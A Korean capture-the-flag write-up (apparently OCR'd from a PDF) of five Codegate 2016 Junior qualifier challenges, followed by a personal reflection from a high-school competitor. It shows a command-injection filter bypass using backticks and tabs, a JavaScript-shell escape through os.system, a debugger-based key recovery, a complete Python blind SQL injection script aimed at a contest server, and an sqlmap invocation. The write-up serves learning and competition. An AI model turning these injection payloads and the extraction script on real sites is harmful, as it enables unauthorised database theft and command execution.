
Codegate 2016 Junior Prequal Write-up

5kyc1ad(전상현)

MIC Check - 1pt (pwnable)

아마도 문제 제목을 저렇게 낸 이유는 공연 전 마이크 테스트를 하는 것처럼 쉬운 것을 하나 풀면서 몸이라도 푸라고 저렇게 정한 게 아닐까…




배점은 1 점짜리, pwnable.kr 의 cmd 와 비슷한 문제.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

int main( int argc, char *argv[], char **environ )
{
        char buf[12] = { 0, };
        char cmd[2048] = { 0, };
        unsigned int i = 0;

        char **e;
        size_t len;

        printf( "input path :" );
        fgets( buf, 10, stdin );

        for( i = 0; i <= 11; i++ ) {
                if( buf[i] == '\'' ) exit(0);
                if( buf[i] == '&' ) exit(0);
                if( buf[i] == ';' ) exit(0);
                if( buf[i] == '|' ) exit(0);
                if( buf[i] == '\"' ) exit(0);
                if( buf[i] == ' ' ) exit(0);
        }


        sprintf( cmd, "/bin/ls -al /dev/%s", buf );

        for( e = environ; *e; ++e ) {
                len = strlen( *e );
                memset( *e, 0x00, len );
        }

        setregid( 1003, 1003 );
        system( cmd );

        return 0;
}
```

입력값을 특정 값과 비교하여 필터링하고 나서 통과하면 특정 문자열에 sprintf 로 붙여넣고, 이를 system 함수로 실행시켜주는 프로그램이다.

여기서 백쿼터(`)가 필터링되지 않았으므로 삽입하는 것으로 쉘 명령을 실행하여 결과를 /bin/ls 에 삽입하는게 가능하고, 여기서 '₩x20'은 필터링되었지만 '₩t'는 필터링되지 않았으므로 인자를 넣는 것도 가능하다.


fgets 로 최대 10 글자만큼 받아오도록 설정되어있어 mic.flag.txt 라는 파일명을 다 칠수 없었으므로 와일드문자로 대체하였다.



`cat₩t*`를 입력했고, flag 를 읽어 내부 내용을 그대로 /bin/ls 의 인자로 넣게 되면서 나타나는 오류 메시지를 통해 flag 의 내용을 알아낼 수 있었다.

flag : let the hacking begins

JS_is_not_a_Jail - 100pt (misc)



JS 라고 하길래 Javascript 와 관련된 문제인 줄 알고 한번 접속해보고 헤메다가 한참 뒤에 풀었다.

```
d8> os
os
{system: function system() { [native code] }, chdir: function chdir() { [native code] }, setenv:
ive code] }, mkdirp: function mkdirp() { [native code] }, rmdir: function rmdir() { [native code
d8> os.system("ls")
os.system("ls")
"bin
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
"
d8>
```

문제의 주소에 접속하면 뭔가 대화형 쉘같은걸 하나 주는데, 여기에 명령을 몇번 치다 보면 파이썬 쉘과 매우 유사하다는 것을 알 수 있다.

python 내장 라이브러리중 하나인 os 를 쳐보니 내부에서 사용 가능한 함수들이 나열되고, 이를 이용해 shell 에 명령을 전달하는 system 함수를 쓸 수 있었다.

(이 이후부터는 서버에 접속이 되지 않아 이미지 없이 계속하겠습니다)


그리고 os.chdir 이라는 함수를 이용해서 현재 directory 를 변경할 수 있으며, /home/codegate 디렉토리로 이동하고 os.system("ls") 함수로 내용을 확인해 보면 js 파일과 py 파일이 하나 존재한다.

그런데 어찌된 일인지 system 함수의 인자로 공백이나 '₩t'이 넘어가지 않아 인자를 넣을 수가 없었는데, 다른 함수가 없나 여러 번 게싱하는 도중 read 라는 함수가 존재하는것을 확인했고, 이 함수는 파일 이름을 문자열로 넘겨주면 해당 파일을 읽어서 보여주는 것을 알 수 있었다.

따라서 chdir 로 /home/codegate 로 이동한 다음 js 파일을 읽으면 아래쪽에 flag 변수에 씌여있는 값을 읽을 수 있다.


flag : easy xD, get a more hardest challenge!

Crypt1nth3sh3ll - 333pt (reversing)



워낙 리버싱을 힘들어하고 배점도 높아서 손 댈 엄두가 안 났었던 문제.


결국 풀 문제가 안보이는데 많이 풀었길래 잡고 허무하게 풀었다.




두 가지 파일을 주는데, 둘 다 DLL 파일이 없다면서 제대로 실행되지 않아 직접 다운받아 넣어줘야 했다.

AppJailLauncher 파일을 실행시켜 도움말을 확인해 보니 포트를 열어서 그곳으로 접속시 특정 프로그램을 실행하도록 하는 모양인데, 그 파일이 아마 ProcHollow1 인 모양이었다.

그런데 도저히 ProcHollow1 파일을 분석해도 답이 나오질 않아서 엄청 고민하던 중,




bintext 라는 프로그램을 이용하여 프로그램 내부에서 사람이 읽을 수 있는 문자열들을 골라서 긁어오자, 맨 위가 아니고 중간정도쯤에 DOS Stub 이 한번 더 나오는 것을 볼 수 있었다.



해당 부분은 HxD 로 검색해서 찾아보니, 바이너리가 하나 더 들어있는 것을 볼 수 있었다.

이를 전부 긁어와서 실행해 보니 똑같은 파일처럼 보였지만




전에는 안보이던 decrypted 라는 문자열이 ollydbg 의 string 검색에 걸린 것을 볼 수 있었다.

이 부분으로 들어가서 주변 코드를 좀 살펴봤는데,


```
009F214A  .  57           PUSH EDI
009F214B  .  8DBD 70FEFFF LEA EDI,DWORD PTR SS:[EBP-190]
009F2151  .  B9 64000000  MOV ECX,64
009F2156  .  B8 CCCCCCCC  MOV EAX,CCCCCCCC
009F215B  .  F3:AB        REP STOS DWORD PTR ES:[EDI]
009F215D  .  C685 94FEFFF MOV BYTE PTR SS:[EBP-16C],41
009F2164  .  C685 95FEFFF MOV BYTE PTR SS:[EBP-16B],52
009F216B  .  C685 96FEFFF MOV BYTE PTR SS:[EBP-16A],49
009F2172  .  C685 97FEFFF MOV BYTE PTR SS:[EBP-169],41
009F2179  .  C685 98FEFFF MOV BYTE PTR SS:[EBP-168],5F
009F2180  .  C685 99FEFFF MOV BYTE PTR SS:[EBP-167],49
009F2187  .  C685 9AFEFFF MOV BYTE PTR SS:[EBP-166],53
009F218E  .  C685 9BFEFFF MOV BYTE PTR SS:[EBP-165],5F
009F2195  .  C685 9CFEFFF MOV BYTE PTR SS:[EBP-164],47
009F219C  .  C685 9DFEFFF MOV BYTE PTR SS:[EBP-163],4F
009F21A3  .  C685 9EFEFFF MOV BYTE PTR SS:[EBP-162],4F
009F21AA  .  C685 9FFEFFF MOV BYTE PTR SS:[EBP-161],4F
009F21B1  .  C685 A0FEFFF MOV BYTE PTR SS:[EBP-160],44
009F21B8  .  C685 A1FEFFF MOV BYTE PTR SS:[EBP-15F],21
009F21BF  .  C685 A2FEFFF MOV BYTE PTR SS:[EBP-15E],7E
009F21C6  .  C685 A3FEFFF MOV BYTE PTR SS:[EBP-15D],21
009F21CD  .  C685 7CFEFFF MOV BYTE PTR SS:[EBP-184],8D
009F21D4  .  C685 7DFEFFF MOV BYTE PTR SS:[EBP-183],14
009F21DB  .  C685 7EFEFFF MOV BYTE PTR SS:[EBP-182],70
009F21E2  .  C685 7FFEFFF MOV BYTE PTR SS:[EBP-181],62
009F21E9  .  C685 80FEFFF MOV BYTE PTR SS:[EBP-180],5F
009F21F0  .  C685 81FEFFF MOV BYTE PTR SS:[EBP-17F],59
009F21F7  .  C685 82FEFFF MOV BYTE PTR SS:[EBP-17E],0EB
009F21FE  .  C685 83FEFFF MOV BYTE PTR SS:[EBP-17D],0AC
009F2205  .  C685 84FEFFF MOV BYTE PTR SS:[EBP-17C],0B0
009F220C  .  C685 85FEFFF MOV BYTE PTR SS:[EBP-17B],0E5
009F2213  .  C685 86FEFFF MOV BYTE PTR SS:[EBP-17A],5B
009F221A  .  C685 87FEFFF MOV BYTE PTR SS:[EBP-179],53
009F2221  .  C685 88FEFFF MOV BYTE PTR SS:[EBP-178],4B
009F2228  .  C685 89FEFFF MOV BYTE PTR SS:[EBP-177],3E
009F222F  .  C685 8AFEFFF MOV BYTE PTR SS:[EBP-176],46
009F2236  .  C685 8BFEFFF MOV BYTE PTR SS:[EBP-175],2B
009F223D  .  C785 74FEFFF MOV DWORD PTR SS:[EBP-18C],0
009F2247  .v EB 0F        JMP SHORT newApp.009F2258
009F2249  >  8B85 74FEFFF MOV EAX,DWORD PTR SS:[EBP-18C]
009F224F  .  83C0 01      ADD EAX,1
009F2252  .  8985 74FEFFF MOV DWORD PTR SS:[EBP-18C],EAX
009F2258  >  83BD 74FEFFF CMP DWORD PTR SS:[EBP-18C],10
009F225F  .v 7D 16        JGE SHORT newApp.009F2277
009F2261  .  6B8D 74FEFFF IMUL ECX,DWORD PTR SS:[EBP-18C],11
```

그 윗부분을 확인해 보니 뭔가 특정 문자열을 [EBP-10C] 부분부터 복사하기 시작했는데, 이 부분에 BP 를 걸고 해당 주소를 확인해 보면 키 값을 찾을 수 있다.



flag : ARIA_IS_GOOOD!~!

Blog - 98pt (web)



대회가 끝나고 나니 문제 서버가 닫힌건지 접속이 되지 않아서 그냥 풀이와 페이로드만 쓰겠다.

일단 접속하면 말 그대로 블로그와 같은 페이지가 나타나는데, 게시판 같은 곳을 살펴보면 글을 고유한 번호에 의해 관리하는 것을 알 수 있다.

이는 id 라는 변수로 read.php 의 인자로써 GET 방식으로 전달된다.

그리고 여기에서 SQL Injection 취약점이 발생하는데, 그냥은 DB 의 값을 빼낼 수 없으므로 Blind SQL Injection 을 이용해야 했으며 테이블이나 컬럼에 대한 정보가 전혀 나오지 않았기 때문에 information_schema 를 이용했다.

이를 이용해 Table 과 Column 정보를 모두 빼오고, 결과적으로 얻게 된 blog 라는 테이블명과 contents 라는 컬럼명을 이용해 다시 한번 Blind SQL Injection 을 수행하여 웹에서는 접근이 금지된 id=0 의 게시글을 가져올 수 있었다.

파이썬을 이용하여 코드를 작성하였으며, Table 이나 Column 명을 알아내는 것은 SELECT 문의 인자만 contents 에서 table_name 과 column_name 으로 바꾸고 information_schema 에서 가져오도록 하면 되므로 contents 를 빼오는 소스만 쓰겠다.


소스코드는 아래와 같다.

web.py

```python
import httplib
import urllib
from time import *

#====================== Config ====================
isGET = True
printLog = False

PASSWD_LENGTH = 100
TARGET = "175.119.158.137"
URL = "/631fdb2344d75933820ee962c9168b25/read.php"
PORT = 8070
SUCCESS = "Welcome to our site!"

HEADER = {
    "Content-Type":"application/x-www-form-urlencoded",
}
#==================================================

req = ""
checklast = 0

print "[*] Blind SQL Injection to '"+TARGET+":"+str(PORT)+URL+"' Start"
print "[*] Printing Log : " + str(printLog)
if isGET == True:
    print "[*] HTTP Method : GET"
else:
    print "[*] HTTP Method : POST"
for k in range(0, 60, 1):
    for i in range(1, PASSWD_LENGTH):
        for j in range(32, 128):
            conn = httplib.HTTPConnection(TARGET, PORT)
            PARAM = urllib.urlencode({
                "id":"1' and ascii(substr((select contents from blog limit "+str(k)+",1),"+str(i)+",1))="+str(j)+" #"
                #"pw":"admin"
            })
            if isGET==True:
                conn.request('GET', URL+"?"+PARAM, "", HEADER)
            else:
                conn.request('POST', URL, PARAM, HEADER)
            res = conn.getresponse().read()
            if SUCCESS in res:
                print "[*] Find!! : %c" % chr(j)
                req += chr(j)
                checklast = 0
                break
            else:
                if printLog == True:
                    print "[%d][%d][%d]" % (k, i, j)
                checklast = 1

        if checklast != 0 :
            print "[*] Found String : %s" % req
            req = ""
            break
```

flag : Im_Feeling_Lucky

222 - 128 pt (web)



이것도 마찬가지로 Blind SQL Injection 문제였다.

이름, 이메일, 메시지를 입력해서 contact_me.php 에 POST 의 인자로 보내는 부분에서 SQL Injection 취약점이 발생하며, 웹서버의 Response 값을 확인하는 것으로 에러가 발생하는지 여부를 알 수 있다.

마찬가지로 Blind SQL Injection 소스를 작성하려고 했으나 왠지 %23 으로 주석이 들어가지 않아서 직접 짜지 않고 이미 만들어진 툴을 사용하기로 했다.

선택한 툴은 유명한 sqlmap 이었고, 처음으로 써보는 터라 사용법을 익히는데 조금 애먹었다.

정상적인 POST 요청을 하나 통째로 잡아서 저장하고,

```
roject-sqlmap-252eb97>python sqlmap.py -r attack.txt -p message
```

이것과 공격할 인자를 옵션으로 담아 sqlmap 을 돌려서 키를 따내는 데에 성공했다.

flag : 0h_y0u_kn0w_h0w_t0_sqli

==========

코드게이트라는 대회&컨퍼런스가 있다는 것은 고등학교 1 학년 때에 처음으로 알았고,

IT, 보안 공부를 막 시작했음에도 불구하고 국제 보안 컨퍼런스인 코드게이트 주니어에, 아무것도 못 알아들을 것이면서도 당당하게 갔다 왔었다.

당연하게도 거의 모든 내용을 알아듣지 못했고 '이런 곳도 있구나, 대단하다' 하고 감탄만 하고 돌아왔다.

이후, 여러 워게임을 풀고 대회에도 참가하고, 입상도 해 보면서 이 대회에도 나가서 입상해보고 싶다고 생각했다. 작년 코드게이트 주니어에도 참가했었는데, 작년에는 겨우 1 년 공부하고 실력이 너무나 부족하여 한 문제밖에 풀지 못했고, 결국 51 위로 본선에 진출하지 못하고 끝났다.

그리고 다음 년도에는 꼭 본선에 참가할 수 있도록, 열심히 공부하기로 결심했다.

그리고 이제 고등학교 3 학년이 되었고, 주니어에 참가할 수 있는 마지막 기회인 만큼 꼭 본선에 나가고 싶다고 생각하고 있는 힘을 다해 대회에 매진했다.

결과적으로 17 위라는 등수로 대회를 마무리했고, 드디어 그렇게 가고 싶었던 본선에 진출할 기회를 얻게 되었다. 이번 코드게이트 본선은 학교 중간고사와 딱 겹치는 날에 시행된다.

아마도 이 대회에 참가하면 고등학교 3 학년의 중간고사를 버리고 가야 하겠지만, 이를 포기하고라도 본선은 꼭 참여하고 싶으므로 중간고사를 포기하고 대회에 참가하게 될 것 같다.

풀 수 있었는데도 못 푼 문제들은 너무 아쉬웠고, 이후 가상머신에 직접 구현하여 다시 한 번 공격해 보면서 문제를 분석해보도록 하겠다.